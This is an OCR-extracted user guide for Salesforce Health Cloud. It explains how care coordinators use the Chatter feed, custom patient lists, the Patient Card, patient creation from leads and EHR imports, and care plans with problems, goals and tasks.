
- Comments and posts between you and your patients and care team community members

  These posts aren't visible to internal coworkers within your company. Patients or care team community members are identified by the orange upper-left corner of their photo.

- Conversations with physicians and other providers within your org
- Events and company announcements
- Posts, comments, and files on Chatter groups you're a member of
- Shared files and lists
- Tasks and other events
- Record field changes, like changes to record owner and care plans that are created

Note: Remember that private messages sent from the care team profile don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

Record updates are also called system-generated posts. They are updates that Salesforce generates when someone creates a record or changes a tracked field on a record. The record updates you see depend on how your administrator has configured feed tracking and whether you have access to the record. You don't see tracked feed updates that are older than 45 days and have no likes or comments, because they are deleted.



Manage Patient Care with Custom Lists

Customized patient lists let you organize your master patient list into smaller lists based on criteria like shared protocols, diagnoses, or treatment plans. For example, you can divide up your master list of recently discharged surgical patients into groups based on their type of surgery. Or you can send follow-up appointment reminders, surveys, or educational materials to multiple patients at once rather than individually.

Watch a Demo: Create Customized Lists of Patients

Your Health Cloud admin controls access to patient lists.

To show a filtered list of patients, select a predefined list from the **Select a List** drop-down list, or click **Create New List** to define your own custom list. To edit or delete a list you created, select it from the drop-down list and click **Edit Current List**.

- Click a patient's name to view details about the patient in the console.

EDITIONS

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
- Click a column heading to sort in ascending or descending order.
- Create or edit a list by clicking the gear button .
- Search for items that appear within the page by entering text in the Search text box. You can search for text within the page you're viewing. Each page displays up to 500 patients. If the list contains more than 500 patients, you see multiple pages of patients, and must search within each individual page.
- From the **Action** list, create a task for selected patients.



Patients appear in custom lists as long as they remain a part of the criteria that was used to create the list. For instance, you have a custom list that shows patients who've had knee replacement surgery in the past 30 days. Patients appear in the list for the 30 days after their surgery. They no longer appear in the list after the window of time has ended. So if Joe Smith had knee surgery on May 1, he appears in this list until May 31. Although Joe no longer appears in the custom list, he remains in the system, and you can add him to other lists as long as he is a patient.

Use the Patient Card for a Comprehensive View of Your Patient

To effectively manage your patients, you need their information at your fingertips. The Patient Card extracts the most important information from a patient's medical records, such as conditions, medications, and contact information, and displays it all in one place. You can easily see the information you need without searching for it or clicking to other pages.

Watch a Demo: Get a Comprehensive View of Your Patient's Medical Records



EDITIONS

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

To drill down into more detailed information related to the patient, select **Open New Tab**. Your administrator can add links to subtabs for things like medications, conditions, medical device data, and so on. The subtabs show all the information regarding that aspect of patient care, so you don't have to switch context or leave the page. You can view and work with many different types of patient information simultaneously.



Search for Educational Articles and Protocols

Use the Knowledge widget to get the right information to your patients. You can search for protocols, educational articles and videos, and links to websites right from the console, without leaving the page that you're working from.

- Create and manage articles **(1)** if you have permission to author articles.
- Search **(2)** for articles and protocols.
- Adjust the size and position of the widget based on your window width. In windows smaller than 600 pixels, the searchable objects are displayed in a drop-down menu.



EDITIONS

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Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Get Ready to Use the Health Cloud Console

To start using the Health Cloud console to manage your patients, you have a few things to set up.

EHR and other clinical systems provide the medical information that is critical to the planning, execution, and management of patient care plan. The Health Cloud console gives you a birds-eye view into your patient's medical records, however Health Cloud is a separate system designed to augment your EHR. It receives information from the source medical records system, but doesn't send information back to your EHR. The EHR system always remains the system of record.

One of the first tasks is to create patients from information that is brought over from an integration with the medical records. During that process, you can assign yourself as the care coordinator so that your patients are ready for you to manage. Then you add the physicians, family members, and other care providers to the care team. Finally, you create a care plan that is tailored to the patient's specific condition.

EDITIONS

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Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Complete Your Chatter Profile

Your profile communicates who you are to your coworkers and the patients you communicate with. It features your photo and basic information like your professional title and contact details. Set up your Chatter profile soon after you begin using Chatter, and make sure to keep it up to date. Your patients will appreciate it!

Create Patients

When you select a patient name from the EHR system, Salesforce creates all the records and objects you need to start managing that patient.

Create a Customized List of Patients

You can create your own list of patients based on things like shared conditions, common protocols, or other similarities that are important to managing their care. We've made it easy to break up your master patient list into smaller, more manageable lists.

Complete Your Chatter Profile

Your profile communicates who you are to your coworkers and the patients you communicate with. It features your photo and basic information like your professional title and contact details. Set up your Chatter profile soon after you begin using Chatter, and make sure to keep it up to date. Your patients will appreciate it!

EDITIONS

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1. In the Health Cloud header, click the profile image placeholder. Find the placeholder profile image on the left side of the page, and select **My Profile**.



2. To update your profile photo, hover over the placeholder image and click **Add Photo**.

   Tip: Use a photo of you and not a group of people or a pet. The recommended resolution for photos is 200 x 200 pixels.

3. To edit your contact information, click in the Contact section.
4. On the Overview tab, add any other information about yourself.

   Tip: Complete your profile with details about the department you work in, your experience, and so on.

5. Click **Save All**.

Create Patients

When you select a patient name from the EHR system, Salesforce creates all the records and objects you need to start managing that patient.

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A Behind-the-Scenes Look at Patient Creation
Each time you create a patient, Salesforce performs the following actions.

Create Patients from Leads
Create patients from leads that are already in Salesforce.

Create Patients from Imported Records
Create patients using the information you receive through the integration with an electronic medical records system.

A Behind-the-Scenes Look at Patient Creation

Each time you create a patient, Salesforce performs the following actions.

- Creates the patient as an individual, based on the fields you've mapped from the EHR system. An individual is an object view of both Account and Contact, linked by the Individual ID.
- Creates an account for the individual.
- Creates a contact record for the individual. The contact record is linked to the account through the Individual ID.
- Creates a case with a CarePlan record type so that the page layout for the care plan appears automatically. If a care coordinator has been selected, the coordinator becomes the owner of the case.
- Adds the case that represents the care plan to the account record.
- Creates a case team with the individual as the patient, and adds the care coordinator, if one has been selected.
- Adds the patient's account ID to the Candidate Patient record.

Create Patients from Leads

Create patients from leads that are already in Salesforce.

USER PERMISSIONS

To convert leads:
- "Convert Leads"


Note: You can use the Leads object rather than Candidate Patients for converting incoming records to patients. If you see both options in the picklist, check with your Health Cloud admin to determine which object to use.

The Lead list view shows all the lead records that your company has created in Salesforce or imported into Salesforce through integration with an EHR system.


Note: To create a patient from a lead, use the `Convert to Patient` button on the Leads list view. Don't use the `Convert` button on the Lead Detail page, since it converts the lead to other record types, such as accounts or contacts not associated with Health Cloud.

You can create patients from the Health Cloud - Console or the Health Cloud - Worklist app.

1. From the worklist or the console, select the **Leads**.



2. In the **Lead Views** section, select a list view from the drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.
3. Select one or more lead records to convert into patient records.
4. Click `Convert to Patient`.



5. Review any duplicate patients. If there are no duplicates, click **Next**.

   Before converting a lead, Salesforce checks for and lists records that contain duplicate values. The values in the Source System ID, Source System, and Medical Record Number fields must be unique. Also, the values in these fields can't be associated with an existing Account record and must be associated with a valid record type. Duplicate records must be resolved before they can be converted.

   You can still continue with the conversion process for leads without duplicates. Make note of which records need correcting, continue with conversion process, and correct the duplicates later in the source system.

6. Optionally, type a name in the text box to search for and select the name of the care coordinator to assign to the patients.

   Note: If you don't assign a care coordinator during this step, you can assign one later in the Case Team section of the Care Plan case record. You can also have your admin create automatic case assignment rules.

7. Click **Next**.
8. Review the list of patients and the assigned coordinator, if one is assigned, and click **Convert** to finalize the conversion process.

Create Patients from Imported Records

Create patients using the information you receive through the integration with an electronic medical records system.

Watch a Demo: Create Patients in the Health Cloud Console

The frequency with which you create patients largely depends on how your organization chooses to integrate back-end systems like the EHR with Health Cloud.

The Candidate Patients pages show all the records that have been brought into Salesforce through integration with an EHR system.


- **All** shows all patients that have been brought over from the source records system, including those patients who haven't been converted to Health Cloud patients yet. For patients who have already been converted, you can click their Candidate Patient Record and view their patient data in the Health Cloud console. For those patients who haven't been converted, click the patient's name to view the information waiting to be brought into a Health Cloud patient record.
- **Not Converted** contains records that have been brought over from the source records system, but have not been converted to a Health Cloud patient record.
- **Converted** shows the records that have been successfully converted into Health Cloud patient records. You can pin this list in the console when the console primary tabs are open.

When you select a record to convert to a patient, the system does all the behind-the-scenes setup for that individual, in addition to creating:

- A patient card that includes the MRN or other identifiers, basic contact information, and the fields that show important medical information, such as conditions and medications
- An empty care plan
- A care team consisting of the patient and the care coordinator, when one has been selected

You can create patients from the Health Cloud - Console or the Health Cloud - Worklist app.

1. From the worklist or the console, select the **Candidate Patients** list.




2. From the All page, select **Not Converted**.



   On the Not Converted page, you can select patients who don't have patient records in Health Cloud yet.

3. Optionally, view details about the patient that come from the source record system by clicking the patient's name in the Worklist view. The patient's information opens in a separate tab.



4. Select one or more incoming patient records to convert.
5. From the Actions menu, select **Convert to Patients**.

   The system checks for duplicate MRNs and lists them. You can't select names with duplicate MRNs. They must be resolved in the originating records system. After the duplicate identifiers are removed, you can re-import the record and convert it to a patient.
6. Review any duplicate patients. If there are no duplicates, click **Next**.

   Duplicate records must be resolved in the source medical records system before they can be converted.
7. Optionally, search for and select the name of the care coordinator to assign to the patients.

   Note: If you choose not to assign a care coordinator during this step, you can assign one later in the Case Team section of the Care Plan case record. You can also have your admin create automatic case assignment rules.
8. Click **Next**.
9. Review the list of patients and the assigned coordinator, if one is assigned, and click **Save**.

Create a Customized List of Patients

You can create your own list of patients based on things like shared conditions, common protocols, or other similarities that are important to managing their care. We've made it easy to break up your master patient list into smaller, more manageable lists.

Note: If you don't see the records and fields you want to use in your patient list, contact your Health Cloud admin to request access.

1. On the Patient List tab, click the gear , and select **Create New List**.
2. In the first row, click inside the first lookup and type the name of the record to use as a filter. The field displays a dynamic list of matching records when you start typing in the lookup field.

   For example, select a record that holds prescription information to create a list based on a common medication. When you select a record, you can select any field in the record and

EDITIONS

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USER PERMISSIONS

To create patient lists:

- "Health Cloud Standard"

display it as a column in your list. If the record you need isn't in the list, your Health Cloud admin can add the object by creating a cross-object relationship to that object. For information, see the *Health Cloud Implementation Guide*.

3. In the second lookup field, type the name of the field in that record to display.

   For example, select the medication name or ID.

4. Choose a filter operator.

   The operator in a filter is like the verb in a sentence. Use an operator to specify the action you want the filter to take.

5. Enter a value to match or exclude.

   For example, you can create a filter with the operator `equals` and a value of `insulin` to return results for patients who use insulin.

   The values that appear in this field are dependent of the type of field you select. For example, if you select `Hospitalize Period End`, a date field and a time field appear. Or, if you select a checkbox field, like `Hospital Readmission`, a checkbox with the value `True` appears.

   Note: There are some filter criteria limitations you should be aware of:

   - **None** is not a value available in picklists.
   - If you select an ID field as a criterion, make sure you enter a valid ID. ID values are not validated.
   - If you select a Date field as a criterion, make sure you don't leave its value blank or null.

6. Add more rows, if necessary.

   For example, add criteria for patients with diabetes that were admitted to the hospital in the past six months.

7. If you have multiple filter rows, you can fine-tune your criteria further. Enter a logical expression in the **Filter Logic** text box that applies filter logic operators to your filters.

   - You can apply the filter logic operators **AND** and **OR**. For example, the expression **(1 AND 2) OR 3** finds records that match both Filter 1 and Filter 2, or Filter 3. Filter rows that you don't specify in the expression are ignored.
   - If you leave the **Filter logic** text box empty, the default operator **AND** is applied to all your filter rows.

8. Click **Next**.
9. Select the fields you want to display for each category. The Patient Name field automatically appears in the patient list.
   a. To add or remove fields, select a field name, and click the **Add** or **Remove** arrow.
   b. Use the arrows to arrange the sequence of the fields.
10. Click **Next**.
11. Enter the name for the list.
12. Click **Save New List**.

Example: Here's an example of how to create a list of patients with diabetes. You can create additional rows of filter criteria to narrow the scope of the list.

Add these filter criteria on the Add Filters page:

- **Record**: Record
- **Object**: EHR Condition
- **Field**: Code Label
- **Filter**: contains

- **Value**: diabetes

To customize how the list appears, select the fields you want to show and arrange their sequence. Name the list and save your work.

SEE ALSO:

Add Filter Logic

Use Care Plans to Help Patients Reach Their Goals

Easily manage health problems with goals and tasks that you assign to patients or caregivers so that patients stay on track and improve their health. Customizable care plans represent an action plan for improving a patient's health.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Create a Patient Care Plan

Customizable care plans help your patients take practical steps to improve their health on a day-to-day basis.

Add Problems and Goals

Problems and related goals create the basic structure for your patient's care plan. Access the care plan from the patient's primary tab.

Tasks

Tasks help you track and measure the activities associated with your patients. From the Health Cloud console, you can ask a caregiver to drive a patient to an appointment, remind yourself to follow up on a missed appointment, or assign a patient a pre-admission survey to complete.

Create a Patient Care Plan

Customizable care plans help your patients take practical steps to improve their health on a day-to-day basis.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions


Watch a Demo: Use Care Plans to Help Patients Reach Their Goals

A care plan consists of clearly defined goals and tasks that help to mitigate or control health-related problems. A care plan gives the healthcare team a history of the patient and the progress or challenges related to the patient's health. A care plan can have any number of problems with associated goals and tasks that you can track from the patient's tab in the console. Problems are listed based on importance, with higher priority items listed first.

The patient care plan is made up of these components.

- **Problems** (1) are clinical or non-clinical health issues that range from a specific diagnosis to more general conditions. Problems are identified through many sources: the primary care physician, a lab test, an issue reported by the patient, a diagnosis, or a stage of a disease. A problem can be a specific diagnosis, such as chronic bronchitis. Problems can also include general issues, such as when a patient needs assistance with daily activities in the home. When you assign a priority to problems, they appear in order of priority.
- **Goals** (2) are the patient objectives that help achieve an improved outcome for a problem. You can only create a goal within the context of a problem. A problem can have several goals. For example, a patient with arthritis could have the goals to keep daily pain levels under 4/10 and to keep or increase range of motion. As the patient progresses toward the goal, make sure to update the status of the goal.

- **Tasks** (3) are specific measurable actions toward the goals to mitigate the associated problem. So the patient with arthritis whose goal is to keep or increase range of motion could have a task to attend physical therapy sessions. Tasks have fields that show priority, due date, status, and who the task is assigned to. When a task is accomplished, you update the percent complete in the associated goal.



Add Problems and Goals

Problems and related goals create the basic structure for your patient's care plan. Access the care plan from the patient's primary tab.

1. Navigate to the Care Plan tab.
2. Select **Create** and then **Problem**.
   a. Enter a problem name, such as `Basic self-care for diabetes needed`, and include a description.
   b. Optionally, select the priority for the problem.
      Problems appear in order of their priority.
   c. Click **Save**.
3. To create a goal for the problem, click the **Actions** button and select **Create Goal** from within the problem.
   a. Enter a name for the goal, such as `Proper foot care to prevent complications`, and a description.
   b. Optionally, select the priority for the goal.
      Goals appear in order of their priority.
   c. In the `% Progress` field, enter a percentage that represents progress toward achieving the goal.
   d. Click **Save**.
      You can create multiple goals for each problem.

For each goal, create tasks that help to meet the goal.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS


To create tasks:
- "Health Cloud Standard"

Tasks

Tasks help you track and measure the activities associated with your patients. From the Health Cloud console, you can ask a caregiver to drive a patient to an appointment, remind yourself to follow up on a missed appointment, or assign a patient a pre-admission survey to complete.

In Health Cloud, you can create a task from several places.


- Save time and effort by creating tasks for individual patients, groups of patients, or even yourself from the patient list. Select patients from your patient list, create the task, and you're done! It's quick and easy to track things like wellness surveys or followup questionnaires that go to a group of your patients with common conditions. You can also assign yourself a task related to a patient so that you can track important milestones.
- Create tasks for a patient or a caregiver from the patient's care plan. These tasks are specific measurable actions toward the goals that mitigate the associated problem. For example, create a task to attend weekly physical therapy sessions for an arthritis patient whose goal is to keep or increase range of motion.
- When a care team member is part of the community, assign tasks to care team members using a link in their profile. These tasks are not directly tied to the problems and goals associated with the care plan.



All tasks have fields for basic information, like description, due date, task type, who the task is assigned to, and who is responsible for performing the task. Tasks that are created from within the care plan also include fields to let you associate the task with a specific problem and goal.

When you create a task for a care team member, the task is always assigned to that member. When you create a task from the patient list, you have two choices for the performer of the task: yourself or the patient.

You can track tasks belonging to you and to any care team members from the care plan task list. Use filters to show all the tasks related to the patient, tasks that are related to the goals and problems in the care plan, or unrelated tasks that aren't specific to a goal or problem.



